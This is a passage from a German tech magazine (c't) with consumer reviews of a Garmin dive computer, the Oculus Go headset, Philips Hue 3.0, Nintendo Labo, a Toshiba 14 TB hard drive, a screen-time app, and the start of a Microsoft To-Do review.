
die GPS-Positionen für den Ein- und Ausstieg. Ab einer Wassertiefe von 1,20 Metern geht die Descent aber sowieso davon aus, dass man sich nicht in einem saftigen Landregen befindet und schaltet dann den Tauchmodus ein.

Die Tiefenmessung war im Test zuverlässig. An einem Abstiegsseil zeigten sich nur 20 Zentimeter Unterschied zur 30-Meter-Markierung, ein guter Wert im Vergleich [2]. Während des Tauchgangs werden die aktuelle Tauchtiefe sowie sekundengenau die Tauchzeit angezeigt. Außerdem das NDL (No Decompression Limit), also die Zeit, die man ohne Dekompression noch in dieser Tiefe verbringen darf (siehe Kasten).

Testweise machte ich mit entsprechender Planung zwei Dekompressionstauchgänge in Neptuns Reich. Unterschreitet man die NDL-Grenze, warnt die Uhr mit Piepsern und per Vibration. Die Anzeige wechselt in den Modus für Dekompressionstauchgänge und zeigt die nächsten Tiefenstufen fürs Auftauchen.

Die Garmin Descent rechnet ihre Tauchzeiten mit dem Algorithmus Bühlmann ZHL-16b, der anders als das ebenfalls oft verwendete RGBM-Modell vorsichtiger beim ersten Tauchgang ist, aber etwaslässiger bei nachfolgenden.

Mit der Konservatismus-Funktion lässt sich ein mehr oder weniger strenger Sicherheitsrahmen setzen. Bei einem oberen Gradientenfaktor von 75 gilt die Tauchzeitgrenze als erreicht, wenn eine von 16 berechneten Gewebearten (Kompartimente) mit 75 Prozent des Bühlmann-Grenzwertes gesättigt ist. Vorwählbar sind drei Grade: High mit Gradientenfaktor 75, Medium (85) sowie Low (95). Es lässt sich auch ein eigener Rahmen erstellen. In der Praxis ergaben sich bei Medium-Einstellung die wenigsten Tauchzeitunterschiede etwa zu Tauchcomputern wie dem Suunto D4i oder Seemann XP5.



Die Daten des Tauchgangs landen in der Garmin Cloud Connect. Darunter der Ort, die Tauchzeit und -tiefe sowie das Tiefen- und Temperaturprofil. Eigenartigerweise fanden sich auch Pulswerte dort.


Das macht ein Tauchcomputer

Pressluft aus der Flasche des Tauchers enthält nicht nur Sauerstoff, sondern auch Inertgase wie Stickstoff. Sie werden im Körper zwar nicht verstoffwechselt, reichern sich aber beim Tauchgang in den Körpergeweben an, je nach Gewebeart mehr oder weniger schnell (siehe Bild).

Beim zu schnellen Auftauchen entstehen aufgrund des Druckgefälles wie beim Öffnen einer Mineralwasserflasche größere Gasblasen. Diese können Gefäße und Nerven blockieren, die berüchtigte **Dekompressionskrankheit** entsteht. Nicht immer lassen sich Folgen wie Lähmungen ganz beseitigen.

Sporttaucher bleiben in Tauchzeitgrenzen, die jederzeit das Auftauchen ermöglichen sollen, aber trotzdem das sichere Entsättigen des Körpers ermöglichen. Solche Tauchgänge heißen daher **Nullzeittauchgänge**. Die Tauchzeiten dafür sind oft als NDL (No Decompression Limit) angegeben. Tauchcomputer berücksichtigen bei ihren NDL-Angaben die

Die obere Kurve zeigt das Tiefenprofil eines Tauchgangs, die untere beschreibt, wie schnell verschiedene Gewebearten (etwa Haut und Knochen) dabei Stickstoff aufnehmen und abgeben.



Auftauchgeschwindigkeit und überwachen sie. Außerdem melden sie, wann es Zeit ist für den empfohlenen dreiminütigen Sicherheitsstopp auf fünf Metern.

Bleibt man länger in einer angezeigten Tiefe als die NDL-Zeit besagt, wird aus

dem Nullzeittauchgang ein sogenannter **Deko-Tauchgang**. Damit sind bestimmte angezeigte Auftauchprozeduren in Tiefenstufen verbunden, die aber sowieso für die Atemgasmitnahme vorgeplant werden müssen.

Viele Taucher benutzen auch andere Gasgemische als Luft, um den Stickstoffanteil zu senken oder Sauerstoff zu ersetzen. Beide Gase entfalten nämlich je nach Tiefe Giftwirkung. Die Descent ist für Tauchgänge mit Nitrox (mit verändertem Sauerstoffanteil) oder Heliumbeimischungen geeignet. Sie enthält außerdem eine App für die Tauchgangsplanung, die mit ausbildungsgemäßen Kenntnissen gut zu bedienen ist. Schlecht ist, dass sie etwa bei Nitrox-Gemischen maximale Tauchzeiten auch anzeigt, wenn sie für eine vorgewählte Tiefe gar nicht geeignet sind.

Im Tauchmodus zeigen Farbbalken links die Gewebesättigung und rechts die Auf- und seltsamerweise auch die Abtauchgeschwindigkeit. Auch die Garmin Descent hat eine weit verbreitete Macke: Nimmt man die Uhrenhand hoch, was beim Aufstieg praktisch unvermeidbar ist, so warnt die Uhr prompt vor zu schnellem Aufstieg. Gelegentlich irritierte es, dass die NDL-Anzeige bei geringen Tiefen gar keine Werte anzeigte.

Ein Widget zeigt zwischen und nach Tauchgängen den Prozentsatz der Sauerstoffvergiftung (ZNS), die Entsättigungsdetails sowie den lungenfunktionsrelevanten OTU-Wert (Oxygen Tolerance

Units). Letzterer kann bei Safaris mit vielen Tauchgängen hohe Werte annehmen.

Die im Prinzip mögliche Pulsmessung beim Tauchen stößt auf Schwierigkeiten, denn das grüne Licht der Leuchtdioden in der Uhr kann Neoprenanzüge nicht durchdringen. Seltsamerweise zeigten die Tauchlogs dennoch dann und wann Pulswerte. Die Tauchlog-Daten werden mit der Garmin Cloud synchronisiert und können per Connect App oder übers Webportal im FIT-Format exportiert werden. Viele etablierte Logbuch-Programme können die Daten einer am Rechner angestöpselten Descent jedoch nicht direkt auslesen.

Prima ist die Kompassfunktion. Zweimal aufs Display geklopft, kann man übers Display peilend eine Richtung per Knopfdruck einrasten und im Kompassband verfolgen. Die Descent kann auch für eine Kursänderung im rechten Winkel 90 Grad addieren oder subtrahieren.

Was fehlt? Wenig, aber ein Funksensor für die Anzeige des Flaschendrucks vermisst man in dieser Preisklasse. Ebenso wenig unterstützt sie CCR-Kreislaufgeräte. Auf der Wunschliste steht noch eine Deepstop-Funktion für einen Zwischenstopp beim Aufstieg.

Fazit

Die Garmin Descent Mk1 ist eine zuverlässige Uhr für vielseitig Aktive. Ihre Tauchfähigkeiten überzeugen und decken einen weiten Bereich vom Freitauchen übers Sport- und technische Tauchen ab. Für den Kaufpreis von 1000 Euro erwartet man das aber auch. (mil@ct.de) **ct**

Literatur:

- [1] Michael Link, Fenix aus der Sporttasche, Test, c't 10/2017, S. 52
- [2] Elaine Azzopardi, Martin Sayer, Estimation of depth and temperature in 47 models of diving decompression computer, International Journal of the Society for Underwater Technology, Vol 31, No 1, pp 3-12, 2012

Garmin Descent Mk1

Tauch- und Outdoor-Uhr	
Hersteller	Garmin, www.garmin.de
Abmessungen	51 mm × 51 × 17,8 mm
Gewicht	64 g (ohne Armband)
Funktionen	5 Tauchmodi, Sport- und Fitnesstracking, Puls-messung, GPS/GLONASS, Smartphone-Benachrichtigungen, Dreiaachsen-Kompass
Konnektivität	WLAN 802.11 (b/g/n), Bluetooth 4.2, ANT+
Kompatibel	iOS, Android, Windows, macOS
Preis	1000 € (Silikon), 1500 € (Titan)

Günstig eintauchen

Autarkes VR-Headset Oculus Go

Auspacken, aufsetzen, eintauchen: Die Virtual-Reality-Brille Oculus Go kommt ohne eingestecktes Handy oder angeschlossenen PC aus. Das Außergewöhnlichste ist aber der niedrige Preis von 220 Euro.

Von Jan-Keno Janssen

Jetzt wills Facebook wissen: Nachdem die Verkaufszahlen der PC-VR-Brille Rift von Facebook-Tochter Oculus eher enttäuschend ausfielen, soll nun ein preisgünstiges Headset die Massen für virtuelle Realitäten begeistern. Nur 220 Euro muss man für das Komplett-Paket aus kabelloser, autarker Brille und Controller auf den Tisch legen. Display und Android-System sind eingebaut, man muss also kein Smartphone einstecken oder einen PC anschließen. Viel dürfte Facebook an der Oculus-Go-Hardware nicht verdienen – womöglich legt das Unternehmen sogar drauf, wenn man bedenkt, dass ähnliche Geräte wie die Vive Focus (Test in c't 11/18) fast dreimal so teuer sind.

Aus rein technischer Sicht ist die Oculus Go nicht sonderlich beeindruckend. Sie bietet ein ähnliches VR-Erlebnis wie eine GearVR-Halterung mit eingestecktem Samsung-Smartphone – inklusive der gleichen Apps; die Go nutzt dieselbe Software-Plattform wie die Oculus-Samsung-Gemeinschaftsproduktion Gear VR. Im Vergleich zu anderen Android-basierten VR-Mobil-Ökosystemen (Google Daydream, Pico, Vive Wave) hat Oculus in Sachen Softwareangebot mit großem Abstand die Nase vorn: Angeboten werden rund 1000 unterschiedliche Apps, viele davon qualitativ sehr hochwertig. Zum Beispiel die tolle Netflix-App, mit der man sich in einem virtuellen Wohnzimmer auf einem riesigen Fernseher durch die Netflix-Bibliothek wühlen kann. Außerdem gibt es Hunderte von Spielen, von denen viele über mehrere Stunden fesseln können – unsere Tipps sind Catan VR, Lands End, Virtual Virtual Reality und der VR-

Klassiker Darknet. Sehr schön auch: Virtuelle Treffen mit anderen Oculus-Besitzern im eigenen „Room“.

Bildqualität wie Rift

Die Oculus Go kann in puncto Bildqualität und Sichtfeld problemlos mit High-End-PC-Headsets wie HTC Vive und Oculus Rift mithalten. Da ein konventionelles LC-Display statt eines OLEDs mit Pentile-Matrix zum Einsatz kommt, wirkt das Bild bei der Go sogar ein bisschen weniger pixelig. Während die LC-Bildschirme der Windows-MR-Brillen etwas blass aussehen, haben wir bei der Oculus Go nichts zu meckern.

Ein klarer Nachteil gegenüber den PC-Brillen ist neben der geringeren Grafikleistung allerdings das fehlende Positionstracking. Die Oculus Go erfasst wie die Gear-VR-Geräte lediglich Kopfneigung und Drehung (Three Degrees of Freedom, 3DOF) und nicht die Position im Raum (6DOF). Auch die Hände werden nicht wie bei den „großen“ Brillen lebensecht im Raum erfasst; es gibt lediglich einen einzelnen Handcontroller mit drei Freiheitsgraden – was sich in der Praxis ein bisschen so anfühlt, als sei der Arm im Gips. Abgesehen davon funktioniert der Controller aber sehr zuverlässig. Die im Headset eingebauten Lautsprecher bieten Raumklang und ordentliche Tonqualität, beschallten allerdings die gesamte Umgebung. Wer das nicht will, muss einen Kopfhörer anschließen. Ist der Ton abgeschaltet, bleibt die Go geräuschlos, einen Lüfter gibt es glücklicherweise nicht.

Insgesamt gefiel uns das Mittendrin-Gefühl mit der Oculus Go sehr gut. Es tra-

ten – anders als bei Daydream und Gear VR – so gut wie keine Ruckler auf, außerdem können Entwickler nun zusätzlich zu dem Standard-60-Hz-Modus eine 72-Hz-Betriebsart aktivieren, was einen deutlichen Geschmeidigkeitsbonus bringt. Für die Erstinstallation benötigt man ein Android- oder iOS-Mobilgerät. Danach kann man das Headset auch ohne gekoppeltes Smartphone bedienen.

Fazit

Auf den ersten Blick bietet die Oculus Go nichts, was die zweieinhalb Jahre alte Gear-VR-Plattform nicht auch könnte. Auf den zweiten Blick ist die Go aber eine kleine Sensation: Statt 800 Euro für ein High-End-Smartphone und 100 Euro für eine VR-Halterung muss man für das autarke Headset lediglich 220 Euro ausgeben. Obendrein spart man sich das Handy-Gezickel – so einfach war VR noch nie.

(j/kj@ct.de) **ct**

Testvideo Oculus Go: [ct.de/y3dx](https://www.youtube.com/watch?v=y3dx)

Oculus Go

Autarkes VR-Headset	
Hersteller	Oculus / Facebook, www.oculus.com
VR-Plattformen	Oculus / Gear VR (Android)
Display	LCD mit 2560 × 1440 Pixeln, 60 Hz und 72 Hz
Integriertes SoC	Qualcomm Snapdragon 821
Schnittstellen	USB Micro-B, WLAN 802.11 a/b/g/n/ac
Gewicht	467g
Akkulaufzeit	Rund zwei Stunden
Lieferumfang	Headset, ein Controller, Ladegerät, Abstandhalter für Brillenträger
Preis	220 Euro (32 GByte), 270 Euro (64 GByte)

Budenzauber reloaded

Philips Hue 3.0 mit Entertainment-API

Das Hue-System ist der Quasi-Standard, wenn es um Lichtsteuerung im Smart Home Marke Eigenbau geht. Die aufgefrischte App und ein schnellerer Weg zur Ansteuerung machen das System für Kunden und Entwickler interessanter.

Von Sven Hansen

Philips hat seine für iOS und Android erhältliche Hue-App in der Version 3.0 bereitgestellt. Die Änderungen gegenüber der Vorversion nehmen sich allerdings eher bescheiden aus.

Mit dem Szenen-Editor und dem „Color Picker“ ziehen zwei Werkzeuge wieder in die App ein, die mit der Version 2.0 erst abgeschafft wurden. Der Szenen-Editor nimmt beliebige Fotos als Grundlage für die Farbeinstellungen der eingebundenen Leuchtmittel, mit dem „Color Picker“ lassen sich Lichter durch das Verschieben auf einem Farbverlaufs-feld in der App justieren.

Darüber hinaus soll es über 30 zusätzliche Farbszenen für die Menschen geben, die selber keinen Slider bewegen möchten. Zum Zeitpunkt des Beta-Tests entsprach die Szenenauswahl der 3.0er-App allerdings noch der Vorversion.

Mehr Speed für Hue

Vielversprechend ist die neue Entertainment-Funktion des Systems. Bis zu 10 Leuchtmittel lassen sich über die Hue-App zu einem Entertainment-Bereich zusammenfassen. Hierzu muss man sie in der App aktivieren und auf einem Konfigurationsbildschirm rund um die symbolisch angezeigte Sitzposition und ein ebenfalls eingeblendetes Display positionieren. So lassen sich einzelne Hue-Lampen ähnlich einer Surround-Konfiguration beim Sound rund um den Zuschauer oder auch hinter dem TV-Gerät positionieren. Die Entertainment-Konfiguration wird auf der Hue-Bridge hinterlegt und ist über ein frei verfügbares API auch von Drittherstellern via Netzwerk bespielbar.

Für Entertainment hat Philips das ZigBee-Protokoll entschlackt – statt mögliche Fehler an die Bridge zurückzumelden, horchen die Leuchtmittel auf einen Broadcast-Befehl der Bridge, womit sich die Latenz bei der Ansteuerung deutlich verringert. Philips macht dafür die eckige, leistungsstärkere Bridge der zweiten Generation zur Bedingung. Grundsätzlich lassen sich alle Hue-Leuchtmittel einbinden. Die App schlägt zunächst immer jene Leuchten vor, die das volle RGB-Spektrum bereitstellen.

Razer als Partner

Als ersten und bisher einzigen Partner nennt Philips den Gaming-Spezialisten Razer. Steuerzentrale für Razer-Komponenten ist die für Windows und macOS erhältliche Synapse-Software. Sie erlaubt das Anlegen von eigenen Lichtanimationen und schlägt eine Brücke zu zahlreichen Spielen, indem sie eine angepasste Tastaturbeleuchtung oder diverse Lichteffekte bereitstellt. Für die nur als Beta erhältliche Synapse-Version 3 existiert ein passendes Hue-Modul, mit dem sie auf den Entertainment-Bereich der Bridge zugreifen kann. Generell überlässt Razer die Steuerung aller Lichter den Spieleentwicklern: Es werden also keine automatischen Effekte aus dem Spielgeschehen abgeleitet, sondern die Programmierer müssen sich um passende Lichteffekte bemühen.

Wir testeten Razer-Hardware und Hue Entertainment mit dem Spieleklassiker Doom, dem eher auf eine düstere Spielatmosphäre getrimmten Outlast 2 und dem Ego-Shooter Overwatch. Richtig überzeugen konnte Hue Entertainment bei keinem der Spiele.

Bei Doom beschränken sich die Lichteffekte komplett auf Benachrichtigungen. Die Leuchten signalisieren über Farbcodes, dass man Gegenstände gefunden hat, gerade seine Gesundheit einbüßt oder einen Gegner effizient erledigt hat. Die Spielatmosphäre bleibt außen vor – egal, ob man sich in der Gießerei mit loderndem Feuer oder in finsternen Gängen bewegt. Bei Outlast scheiterten wir schon bei der Ersteinrichtung des Games, da nicht einmal alle Razer-

Komponenten sauber angesteuert wurden. Overwatch ist tatsächlich etwas feiner angepasst in dem Sinne, dass unterschiedlichen Spielcharakteren auch verschiedene Farbeffekte zugeordnet werden. Aber gerade in Sachen Spielatmosphäre war das System auch hier kein großer Gewinn.

Drittanbieter

Deutlich mehr Spaß hatten wir mit Lösungen von Drittanbietern. So findet sich im Windows Store die App „hueDynamic for hue“, die nach eigenen Angaben das Entertainment-API nutzt. Für 6 Euro bekommt man eine gut gemachte App, um sein Hue-System vom PC oder Notebook aus zu steuern. Der „Kamera-Modus“ hält eine Überraschung bereit. Nachdem man den „Hue dynamic capture agent“ nachinstalliert hat, lassen sich Bildschirm-inhalte in Echtzeit analysieren und ans Hue-System leiten – Ambilight XXL. Auf einem Notebook mit Intel Core i lief die Erkennung mit Netflix im Vollbildmodus des Browsers flüssig. Hier zeigt das Entertainment-API seine Stärken: Selbst bei plötzlichen Farbwechseln durch harte Szenenschnitte reagieren die angesteuerten Leuchten mit nur minimaler Verzögerung.

Wer nichts für sein Ambilight XXL ausgeben möchte und auf eine schicke Bedienoberfläche verzichtet, sollte einen Blick auf das kostenfreie huestacean-Projekt werfen. Auch hier setzen die Entwickler Hue Entertainment ein, um die ZigBee-Leuchten passend zum Bildschirm-inhalt anzusteuern. Huestacean gibt es für Windows, macOS und Android.

Fazit

Die Hue-App hat in der Version 3.0 wenig Neues zu bieten und der erste Anlauf für Hue Entertainment mit dem Kooperationspartner Razer scheint eher grandios gescheitert zu sein. Zum Glück scharft sich rund um Hue schon jetzt ein Heer von kreativen Köpfen, die die Möglichkeiten zum taktgenauen Ansteuern via hue Entertainment sicher zu schätzen wissen und in spannende Apps umwandeln.

(sha@ct.de) **ct**

Philips Hue 3.0

Interaktive Lichtsteuerung	
Hersteller	Philips, philips.de
Kommunikation	ZigBee (2,4 GHz)
Hardwarevoraussetzung	Hue Bridge Gen. 2, Leuchtmittel
Preis	kostenlos

Basteln mit Switch

Nintendo Labo verkleidet die Spielkonsole in Pappe

Mit „Nintendo Labo“ basteln Spieler aus Pappbögen komplexe Roboteranzüge und Winz-Klaviere für Minispiele auf der Switch.

Von Peter Kusenberg

Labo ist in zwei Varianten erhältlich, die jeweils rund 20 Pappbögen enthalten sowie Schnüre, Klammern, Klebefolien und Bänder. Das erste Paket heißt „Toy-Con 01: Multi-Kit“ und dient zum Bau fünf kleiner Geräte, darunter ein Motorradlenker, ein Fahrzeug und eine Angel. Zum Test lag uns allerdings nur das zweite Set namens „Toy-Con 02: Robot Kit“ vor. Damit erfordert der Bastelprozess mehr Geduld, denn man baut einen großen Rucksack, der über Schnüre mit Händen und Füßen des Spielers verbunden ist.

Die 20 Bögen bestehen aus strapazierfähiger Pappe. Alle vorgestanzten Bauelemente lassen sich leicht aus dem Rahmen lösen. Man knickt sie ohne Mühe entlang einer Falz und steckt die Laschen in Schlitz. Die Switch gibt dazu eine Schrittfür-Schritt-Anleitung. Detailsichten helfen, Ösen in mehrschichtigen Pappwülsten zu befestigen oder Knoten an den Roboterarmen zu knüpfen. Insgesamt

braucht man drei bis vier Stunden, um das Set zu vervollständigen. Damit sechs- bis neunjährige Bastler sich nicht übernehmen, empfiehlt das Programm an passenden Stellen sogar Pausen.

Lange Bastelei, kurzes Spiel

Zum Anlegen der Verkleidung bittet man am besten einen Freund um Hilfe. Dazu setzt man sich das Visier mit eingestecktem Joycon auf den Kopf und schnallt den Rucksack mit seinen verstellbaren Riemen auf den Rücken. Die Verbindungsschnüre für Hände und Füße führen zu einem zweiten Joycon im Rucksack, der das Langziehen und Lockerlassen der Fäden in Bewegungen für einen Roboter interpretiert. Dieser stapft im mitgelieferten Switch-Spiel durch eine futuristische Stadt. Geht man in die Hocke, verwandelt sich der Roboter in ein Transformer-Auto. Hebt man sein Bein, wird er größer und fängt bei ausgestreckten Armen an zu schweben. So zerstört man in wenigen Minuten Gebäude, fliegende Untertassen und Autos und kassiert zur Belohnung ordentlich Punkte. Eine Story oder gefährliche Angreifer gibt es nicht.

Die Grafik sieht recht kantig aus und die Spielwelt ist arg klein geraten. Zusätzlich locken fünf kleine Sonderprüfungen.



Dazu balanciert man auf einem schmalen Grat über ein Lavafeld, saust durch ein Labyrinth oder beschießt während eines Rennens Autos per Laserkanone.

Fazit

Die Roboter-Konstruktion überzeugt mit durchdachter Anleitung und guter Verarbeitung; zumindest blieben im rund zweistündigen Probespiel alle Pappaschen heil. Ein kleiner Riss im Roboterarm ließ sich leicht mit Klebefolie flicken. Für den offline verfügbaren Mehrspielermodus an einer Switch benötigt man allerdings ein zweites Roboter-Set mit zusätzlichen Joycons, was wir jedoch nicht ausprobieren konnten.

Während die Pappbastelei überzeugt, wird das mitgelieferte Roboterspiel selbst jüngeren Kindern schnell langweilig, denn der Ablauf der Zerstörungssorgie ändert sich nicht. Solange Nintendo hier keine weiteren Spiele nachlegt, ist Labo eine teure Bastelei, deren Spaß nach der Konstruktion des Roboteranzugs schnell nachlässt. (hag@ct.de) **ct**



Mit dem fertigen Pappanzug steuert man im Spiel einen riesigen Roboter.

Nintendo Labo

Videospiel mit Bastelbögen	
Hersteller	Nintendo, www.nintendo.de
System	Switch
Preis	65 bis 80 €

Anzeige



Groß und schnell

Toshibas erste mit Helium gefüllte Festplatte speichert 14 TByte auf neun Scheiben und nutzt dafür konventionelle PMR-Aufzeichnung.

Helium ist ein beliebtes Mittel zur Steigerung der Festplattenkapazität, denn es ermöglicht dünnere Scheiben. Toshiba packt als erster Hersteller nun gleich neun Scheiben in ein übliches 3,5-Zoll-Gehäuse, bei den ebenfalls Heliumgefüllten Modellen von Seagate und WD sind es bislang maximal acht.

Seagate und WD nutzen für ihre 14-TByte-Laufwerke Shingled Magnetic Recording (SMR), diese Laufwerke sind beim erneuten Beschreiben etwas langsamer. Toshiba hingegen kann dank der größeren Scheibenanzahl konventionelles Perpendicular Magnetic Recording (PMR) verwenden, was für eine konstante Geschwindigkeit sorgt.

Die MG07ACA ist trotz SATA-Anschluss nicht für Desktop-Systeme konzipiert, sondern für Server; sie ist auch mit 4Kn-Sektoren erhältlich. Sie dreht mit 7200 min⁻¹, hat 256 MByte DRAM-Cache und erreicht damit Maximalgeschwindigkeiten von knapp 270 MByte/s beim Lesen und Schreiben. Dabei ist sie mit 0,7 Sone recht leise, die Leistungsaufnahme liegt bei nur 6,9 Watt im Betrieb (4,5 Watt im Leerlauf) und die Temperatur im Inneren lag nach 30 Minuten Seek-Betrieb bei gerade einmal 39 °C. Mit der großen Kapazität ist sie vor allem für den Ausbau von Rechenzentren geeignet, die für größere Kapazitäten weniger Platz, Strom und Kühlung benötigen. (ll@ct.de)

Toshiba MG07ACA

Server-Festplatte mit 14 TByte	
Hersteller	Toshiba, toshiba.semicon-storage.com
Modellbezeichnung	MG07ACA14TE
Straßenpreis	560 €

Kontrolletti

Austausch auf Augenhöhe zwischen Eltern und Kind: Applyser wertet aus, wie oft und wie lange einzelne Apps auf dem Smartphone laufen.


Die Android-App Applyser führt ihren Nutzern vor Augen, wie viel Zeit sie am Smartphone verbringen. Sie schlüsselt Informationen nach den am häufigsten genutzten Apps oder den Uhrzeiten mit den meisten Zugriffen auf und liefert bei Bedarf auch einen Gesamtüberblick über die vergangenen 14 Tage. So erhalten Kinder und Erwachsene endlich hand-feste Daten und müssen sich nicht aufs Gefühl verlassen.

Applyser setzt auf Selbstkontrolle – es gibt weder Login noch Sync, über den Eltern direkten Zugriff hätten. Die Daten bleiben beim Nutzer, bis er sie freigibt. Nach der Idee des Entwickler-Ehepaars Stanforth ist der vornehmliche Nutzer hier das Kind oder der junge Erwachsene. Wöchentlich sollen die Auswertungen gemeinsam mit den Eltern besprochen werden. Zwischendurch kann man über den Teilen-Button einen Screenshot per WhatsApp verschicken.

Nach der Installation wählt man bis zu zehn Apps aus, denen das besondere Augenmerk gelten soll, etwa Messenger, Videoplattformen oder Spiele. Für diese Sammlung legt die Familie ein Zeitbudget fest, beispielsweise 12 Stunden pro Woche.

Erst dann verrichtet die Comicfigur „Coach Caro“ in der App ihre virtuelle Arbeit: Sie reagiert auf die Nutzungsdauer mit Stimmungen zwischen Wohlgefallen und sanftem Tadel. In den Budgeteinstellungen legt der Nutzer einen Prozentanteil fest, zu dem die erste Benachrichtigung über den Tagesverbrauch erscheint. Zusätzlich reicht ein Fingertipp auf Caro, um den aktuellen Status zu sehen. Mit motivierenden Worten lobt sie unterdurchschnittliche Nutzungszeit und gibt Tipps dazu, wie der Nutzer weiterhin so gut abschneiden kann. Darunter sieht man das Balkendiagramm der laufenden Woche.

Doch Caro analysiert nicht nur die ausgewählten Apps. In einem weiteren Chart sieht der Nutzer Kreisdiagramme über den jeweiligen Tag, die Anzahl der Sessions mit dem Smartphone und die Nutzungszeit. Darunter folgen die Kreisdiagramme zu den vergangenen 14 Tagen



mit Durchschnittswerten zu Einzelsessions und ganzen Tagen. Tippt der Nutzer auf ein Diagramm, so öffnet sich eine Detailansicht, die Auskunft über die genutzten Apps gibt und darüber, wie oft diese gelaufen sind.


Außerdem listet Applyser die Top 3 der genutzten Apps auf. Die Funktion lässt sich aber deaktivieren, was ein Hintertürchen für gewiefte Kinder sein kann: Wenn sie ein neues Spiel installieren und die Eltern nichts davon mitbekommen sollen, taucht es nicht gleich prominent beim nächsten Gespräch auf. So müssen sie es womöglich nicht in die Budget-Apps aufnehmen. In der 2-Wochen-Übersicht sehen es aufmerksame Eltern aber trotzdem.

Die Auswertung soll nur die Grundlage für ein Gespräch auf Augenhöhe zwischen Eltern und Kind sein – und dabei aufzeigen, wie viel Zeit man vor dem kleinen Display verbringt. Die Diagramme sind leicht zu verstehen und anschaulich koloriert. Fazit: Bei Coach Caro schaut man gerne täglich vorbei. (ll@ct.de)

Applyser

Selbstkontrolle-App	
Anbieter	Chase the dog, http://applyser.com
Systemanforderung	Android 5.0 oder höher
Preis	2,99 €

Anzeige



Wunderbare Listenwelt

Wie weit ist der Wunderlist-Nachfolger To-Do?

Vor rund einem Jahr stellte Microsoft seine Aufgabenverwaltung To-Do als Preview vor – und die Entwicklung von Wunderlist ein. Noch lässt sich der Vorgänger zwar herunterladen, aber ein Blick auf Microsofts neue Listen-App kann nicht schaden – und sei es nur, um festzustellen, ob man sich eine Alternative sucht.

Von Anke Poimann

Die kostenlose Aufgabenverwaltung To-Do bietet Microsoft als UWP-App (Universal Windows Platform App) für Windows 10 und als Web-App für den Browser an. Außerdem gibt es Apps für Android, iOS und Windows 10 Mobile. Wir haben die Web-App getestet, die mit der UWP-App vergleichbar ist. Alle Daten, die man dem Programm anvertraut, landen auf Microsoft-Servern. Dabei besteht – anders als bei Office 365 Deutschland – nicht die Möglichkeit, die Dateiablage auf deutsche Server zu beschränken.

Funktionsumfang

Links zeigt das Programm alle Listen an, mittig die jeweiligen Aufgaben, rechts die Aufgabendetails. Wer Wunderlist nutzt,

